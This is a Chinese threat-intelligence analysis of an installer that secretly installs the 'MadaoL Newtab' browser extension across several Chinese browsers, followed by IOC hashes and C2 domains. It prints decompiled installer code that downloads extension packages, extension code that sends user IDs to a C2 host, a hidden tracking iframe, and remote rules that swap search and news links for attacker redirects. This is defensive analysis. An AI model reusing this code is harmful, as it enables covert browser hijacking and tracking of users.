
其针对的浏览器包括 edge、chrome、qq 浏览器、搜狗浏览器、联想浏览器、2345 浏览器。

```

sub_1000F4C0(v29, (int)L"https://mltab-1306567145.cos.ap-guangzhou.myqcloud.com/mltab_chrome.zip", 71);
sub_1000F4C0(v30, (int)L"mltab_chrome.zip", 16);
sub_10002B00(
v27,
    ("{"account_extension_type":0,"ack_ntp_bubble":true,"active_permissions":{"api":{"activeTab"},"alarms","bookmarks","clipboardWrite","contextMenus","cookies","notifications","storage"},"tabs"},"ms","bookmarks","clipboardWrite","contextMenus","cookies","notifications","storage"},"tabs"},"webRequest","newTabPageOverride"},"explicit_host":{"*:///*"},"manifest_permissions":["scriptable_host"],"commands":{},"content_settings":{"creation_flags":38,"disable_reasons":["first","install_time":{"13409565887889313},"from_webstore":false,"granted_permissions":{"api":{"activeTab"},"alarms","bookmarks","clipboardWrite","contextMenus","cookies","notifications","storage"},"tabs"},"webRequest","newTabPageOverride"},"explicit_host":{"*:///*"},"manifest_permissions":["scriptable_host"],"incognito_content_settings":{"incognito_preferences":{"last_update_time":{"13409565887889313},"location":4,"newAllowFileAccess":true,"path":{"kflpemokhgdiogofilajkbhimpmpgfdj\\11.0.5.0},"preferences":{"regular_only_preferences":{"service_worker_registration_info":{"version":{"1.0.5"},"service_worker_events":{"contextMenus.onClicked","runtime.onInstalled","runtime.onSt"},"artup","tabs.onCreated"},"was_installed_by_default":false,"was_installed_by_oem":false,"withholding_permissions":false}],"permissions":false}]}";
    0x498u);
sub_10002B00(
v28,
    (int)L"newtab":{"active":true,"entry":{"chrome-extension://kflpemokhgdiogofilajkbhimpmpgfdj/newtab.html1}}",
    0x66u);
sub_10100E70(L"[logkit] install chrome ext!", (char)v17);
(*void (__thiscall __)(DWORD *, BYTE *))(*this[54] + 40))(this[54], v26);
sub_1000F4C0(v29, (int)L"https://mltab-1306567145.cos.ap-guangzhou.myqcloud.com/mltab_qq.zip", 67);
sub_1000F4C0(v30, (int)L"mltab_qq.zip", 12);
(*void (__thiscall __)(DWORD *, BYTE *))(*this[57] + 40))(this[57], v26);
sub_1000F4C0(v29, (int)L"https://mltab-1306567145.cos.ap-guangzhou.myqcloud.com/mltab_sogou.zip", 70);
sub_1000F4C0(v30, (int)L"mltab_sogou.zip", 15);
(*void (__thiscall __)(DWORD *, BYTE *))(*this[58] + 40))(this[58], v26);
sub_1000F4C0(v29, (int)L"https://mltab-1306567145.cos.ap-guangzhou.myqcloud.com/mltab_lenovo.zip", 71);
sub_1000F4C0(v30, (int)L"mltab_lenovo.zip", 16);
v4 = this[65];
v5 = *v4;
v13 = v26;
(*void (__thiscall __)(int *)) (v5 + 40))(v4);
sub_1000F4C0(v29, (int)L"https://mltab-1306567145.cos.ap-guangzhou.myqcloud.com/mltab_2345.zip", 69);
sub_1000F4C0(v30, (int)L"mltab_2345.zip", 14);

```

插件被加载后效果如下，描述为 MadaoL Newtab 插件。



除此之外我们还观察到了另外一种感染链，但是由于无法持续复现，我们当时没有保存相关截图，在某个时间段内执行零售版安装包时，通过内部接口直接安装 Edge 扩展商店上的恶意扩展，非常隐蔽。

浏览器插件

background.js

首次安装和更新操作：

```
// 扩展安装时的处理
chrome.runtime.onInstalled.addListener(async (details) => {

    debugLog('扩展安装事件:', details.reason);

    const currentTime = new Date().toISOString();

    if (details.reason === 'install') {
        // 首次安装时生成用户数据
        const userData = await userManager.initialize();
        debugLog('扩展首次安装, 用户数据:', userData);

        // 发送安装事件到统计接口
        await sendInstallEvent(userData.userId, userData.installTime, details);
    }
    else if (details.reason === 'update') {

        // 扩展更新时的处理
        const userData = await userManager.getOrCreateUserData();
        debugLog('扩展更新, 现有用户数据:', userData);

        // 发送更新事件
        if (userData.userId) {
            await sendUpdateEvent(userData.userId, userData.installTime, details.previousVersion);
        }
    }
});
```

用户信息生成：

```

function getCurrentTimestamp() {
    return Math.floor(new Date().getTime() / 1000);
}

// 用户ID和安装时间管理类
class UserIdManager {
    constructor() {
        this.userIdKey = 'userUniqueId';
        this.installTimeKey = 'extensionInstallTime';
        this.initialized = false;
    }

    // 生成唯一的用户ID
    generateUserId() {
        const timestamp = Date.now().toString(36);
        const randomStr = Math.random().toString(36).substr(2, 9);
        const userId = `user_${timestamp}_${randomStr}`;

        debugLog('生成新用户ID:', userId);
        return userId;
    }

    // 获取或创建用户ID和安装时间
    async getOrCreateUserData() {
        try {
            // 尝试从存储中读取现有的用户数据
            const result = await chrome.storage.local.get([this.userIdKey, this.installTimeKey]);

            const userData = {
                userId: result[this.userIdKey],
                installTime: result[this.installTimeKey]
            };
        }
    }
}

```

信息收集上传，信息包括用户活跃度、使用情况、访问网站等，用于用户行为分析：

```

// 初始化用户数据系统
async initialize() {
    if (this.initialized) return;

    const userData = await this.getOrCreateUserData();
    this.initialized = true;

    return userData;
}

// 创建全局实例
const userIdManager = new UserIdManager();

// 示例：发送用户行为事件
async function sendUserEvent(eventType, eventData = {}) {
    return await makeApiRequest('user-event', {
        eventType: eventType,
        eventData: eventData
    });
}

// 示例：发送错误报告
async function sendErrorReport(error, context = {}) {
    return await makeApiRequest('error-report', {

```

首次启动时从 C2 : api.g6ht.com 获取规则配置文件，规则用于匹配需要劫持的链接：

```
// 发送启动事件
async function sendStartupEvent(userId, installTime, installDays) {
  try {
    const formattedTime = userIdManager.getFormattedInstallTime(installTime);

    if(debug) installDays = 15;
    const response = await fetch('http://api.g6ht.com/newtab/startup/', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json',
      },
      body: JSON.stringify({
        userId: userId,
        event: 'startup',
        installTime: installTime,
        formattedInstallTime: formattedTime,
        installDays: installDays,
        timestamp: new Date().toISOString(),
        extensionVersion: chrome.runtime.getManifest().version
      })
    });

    // get response
    if (response.ok) {
      debugLog('启动事件发送成功');

      const data = await response.json();
      detectionRules = data;

      debugLog(data);
    }
  } catch (error) {
    console.error('发送启动事件失败:', error);
  }
}
```

创建右键菜单，添加百度搜索项，实际会访问劫持的推广链接：

```
// 创建右键菜单
chrome.runtime.onInstalled.addListener(() => {
  chrome.contextMenus.create({
    id: "search-with-baidu",
    title: "使用百度搜索 '%s'", // '%s' 会自动替换为选中的文本
    contexts: ["selection"] // 仅在用户选中文本时显示该菜单项
  });
});

chrome.runtime.onStartup.addListener(() => {
  chrome.contextMenus.create({
    id: "search-with-baidu",
    title: "使用百度搜索 '%s'", // '%s' 会自动替换为选中的文本
    contexts: ["selection"] // 仅在用户选中文本时显示该菜单项
  });

  return;
});

// 监听菜单项点击事件
chrome.contextMenus.onClicked.addListener((info, tab) => {
  if (info.menuItemId === "search-with-baidu") {
    const selectedText = info.selectionText;
    const searchUrl = `https://www.baidu.com/s?wd=${encodeURIComponent(selectedText)}&tn=85070231_62_hao_pg`;
    chrome.tabs.create({ url: searchUrl });
  }
});
```

newtab.html

该 html 页面用于劫持浏览器的新标签页，在 manifest.json 中被配置为 chrome_url_overrides : newtab。

```
"chrome_url_overrides": {
  "newtab": "newtab.html"
},
```

其功能用于在新页面加载 myload.js 文件。

```
<body style="display:none">
  <div id="new_tab">

  </div>
  <script src="js/jquery.min.js"></script>
  <script src="js/myload.js"></script>
</body>
```

myload.js

向页面注入 js/new_tab_page.js。

```
(function(){
  var s = document.createElement('script')
  var today = new Date();
  s.src = 'js/new_tab_page.js'
  document.body.appendChild(s)
  // s = null
})();
```

new_tab_page.js

加载 <https://cjrx.cjtab.com/count/count.html>。

```
var channel_id = window.channel_id

if (!String.trim) {
  String.prototype.trim = function () {
    return this.replace(/(^\\s*)|(\\s*$)/g, '')
  }
}

var COUNTIFRAMEURL = 'https://cjrx.cjtab.com/count/count.html'
if(channel_id){
  COUNTIFRAMEURL += ('?key='+channel_id)
}
$('body').append('<iframe src="'+COUNTIFRAMEURL+'" hidden/>')
```

count.html 页面用于统计用户活动。

```
<head>
  <meta charset="UTF-8">
  <title>Hello World! </title>
  <script charset="UTF-8" id="LA_COLLECT" src="//sdk.51.la/js-sdk-pro.min.js"></script>
  <script>LA.init({id: "JoyB56THwV86TN8K",ck: "JoyB56THwV86TN8K"})</script>
</head>
<body></body>
</html>
```

页面控制，包括劫持用户的搜索、图片、文本、热点链接等。

```

16
17 ▶ var searchControl = {
372 }
373
374 ▶ var imageLinkControl = {
538 }
539
540 ▶ var textlinkControl = {
596 }
597
598 ▶ var hotLinksControl = {
654 }
655
656 ▶ var settingControl = {
711 }
712

```

从 d.giw36.com/down/MLNewtab.dat 处获取替换规则，根据规则替换页面上的链接内容。

```

function loadDataConfig() {
    var data = localStorage.getItem('dataConfig')
    var isLoadDefault = true
    try {
        if (data) data = JSON.parse(data)
    } catch (e) {
        data = null
    }
    if (!data || !data.data || !(Number(data.expire || 0) && new Date(Number(data.expire)) > Date.now())) {
        if(1){
            $.ajax({
                url: "http://d.giw36.com/down/MLNewtab.dat",
                dataType: 'json',
                async: false,
                success: function (e) {
                    if (!e) return
                    data = {
                        data: e,
                        time: Date.now(),
                        expire: getExpire()
                    }
                    localStorage.setItem('dataConfig', JSON.stringify(data))
                    isLoadDefault = false
                }
            })
        }
    }
    /*
    if(channel_id){

```

获取到的 MLNewtab.dat 配置如下，将大部分页面内容劫持成攻击者控制的中转链接。

```
{
  "navJumpUrl": "http://n2ha.3d5d6.com",
  "searchEngines": [
    {
      "keyword": "http://n2bd.3d5d6.com/?wd=%s",
      "navIcon": "http://cbox.cjtab.com/img/baidu-b.png"
    }
  ]
}
```

从 `pbl-api.cjtab.com/api/v1/hot_list` 获取热搜链接，移除其中 url 包含的跟踪参数，并将网站替换为之前规则的中转链接。

```
$.ajax({
  url: 'http://pbl-api.cjtab.com/api/v1/hot_list',
  dataType: 'json',
  success: function (res) {
    // 处理返回的 JSON 数据
  }
})
```

hot_list 内容格式如下：

```
{
  "code": 200,
  "data": {
    "list": [
      {
        "name": "百度",
        "data": [
          {
            "title": "联合国通过决议：纪念“糖丸爷爷”，",
            "url": "https://www.baidu.com/s?from=xiaozhi_pc&rsv_dl=fyb_news_xiaozhi_pc&sa=fyb_news_xiaozhi_pc&tn=44004473_15_oem_dg&wd=%E8%81%94%E5%90%88%E5%",
            "score": "7809243",
            "no": 1,
            "thumb": "https://fyb-2.cdn.bcebos.com/hotboard_image/5be74c3bd0108e2032d3186208eec415"
          },
          {
            "title": "韩国总统李在明抵达北京开始访华",
            "url": "https://www.baidu.com/s?from=xiaozhi_pc&rsv_dl=fyb_news_xiaozhi_pc&sa=fyb_news_xiaozhi_pc&tn=44004473_15_oem_dg&wd=%E9%9F%A9%E5%98%BD%E6%",
            "mark": "新",
            "score": "7714688",
            "no": 2,
            "thumb": "https://fyb-1.cdn.bcebos.com/fyb/de6163834f53ca92c1273fff98ac9078.jpeg",
            "mark_bg_img": "http://file.cdn.cqttech.com/images/ico/xin.png"
          },
          {
            "title": "淘宝双旦礼遇季，好礼不只5折！",
            "url": "https://www.taobao.com",
            "mark": "商",
            "score": "7642328",

```

其余为一些页面加载函数，用于将上述功能布局渲染出一个伪造的页面，页面的样式如下：



可以看到相关链接已经被替换。

总结

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

Md5

11bf1232bfef7377916cf665a9524398

4cf6b6611ef61e114bdf697339972315

ebfa0f0a9c1fe1feeea166a6ff933d0b

5f421f404c7eb7d78a797031b0bd0e14

deb35616612fe2ba7b496cb290983ee0

feb7613b75e90c22c57a484acae15e1a

908959dd4ad7d7a5e677b0d4daa5c6a0

C2

sg-xj-1306567145.cos.ap-guangzhou.myqcloud.com ; mltab-1306567145.cos.ap-guangzhou.myqcloud.com ; fh67k.com ; eybyyffs.com ; gey87.com ; fk6u1.com ; hty73.com ; rh6yd.com ; djt86.com ; n3yj6.com ; 3d5d6.com ; k5jy8.com ; h7np2.com ; g8ht6.com ; e78y.com ; api.g6ht.com ; cjtab.com ; d.giw36.com

声明：本文来自奇安信威胁情报中心，版权归作者所有。文章内容仅代表作者独立观点，不代表安全内参立场，转载目的在于传递更多信息。如有侵权，请联系 anquanneican@163.com。

[网络攻击](#)

相关资讯

- [2025 年国外金融证券领域十大安全事件回顾](#)

[金融保险](#) [安全内参](#) 2026-01-05

[2025年金融证券行业遭遇前所未有的安全挑战。十大典型事件累计影响超过3000万用户，涵盖借贷平台、征信机构、保险巨头、银行与证券交易所等核心金融基础设施。](#)

- [2025年全球十大网络攻击事件盘点](#)

[网络攻击](#) [安全内参](#) 2026-01-04

[从Salesforce、Oracle等巨头生态发生的供应链连环爆炸式攻击事件，到针对加密货币交易所十亿美金级别的盗窃案；从不断翻新的社会工程和内部威胁攻击，到持续尝试AI驱动攻击...](#)

- [罗马尼亚火电龙头企业遭勒索软件攻击，IT基础设施全部瘫痪](#)

[电力能源](#) [安全内参](#) 2025-12-31

[罗马尼亚能源类国企、最大的火电公司奥尔特尼亚遭勒索软件攻击，IT基础设施全部陷入瘫痪，公司ERP、文档管理、电子邮箱、官方网站等系统均无法使用。](#)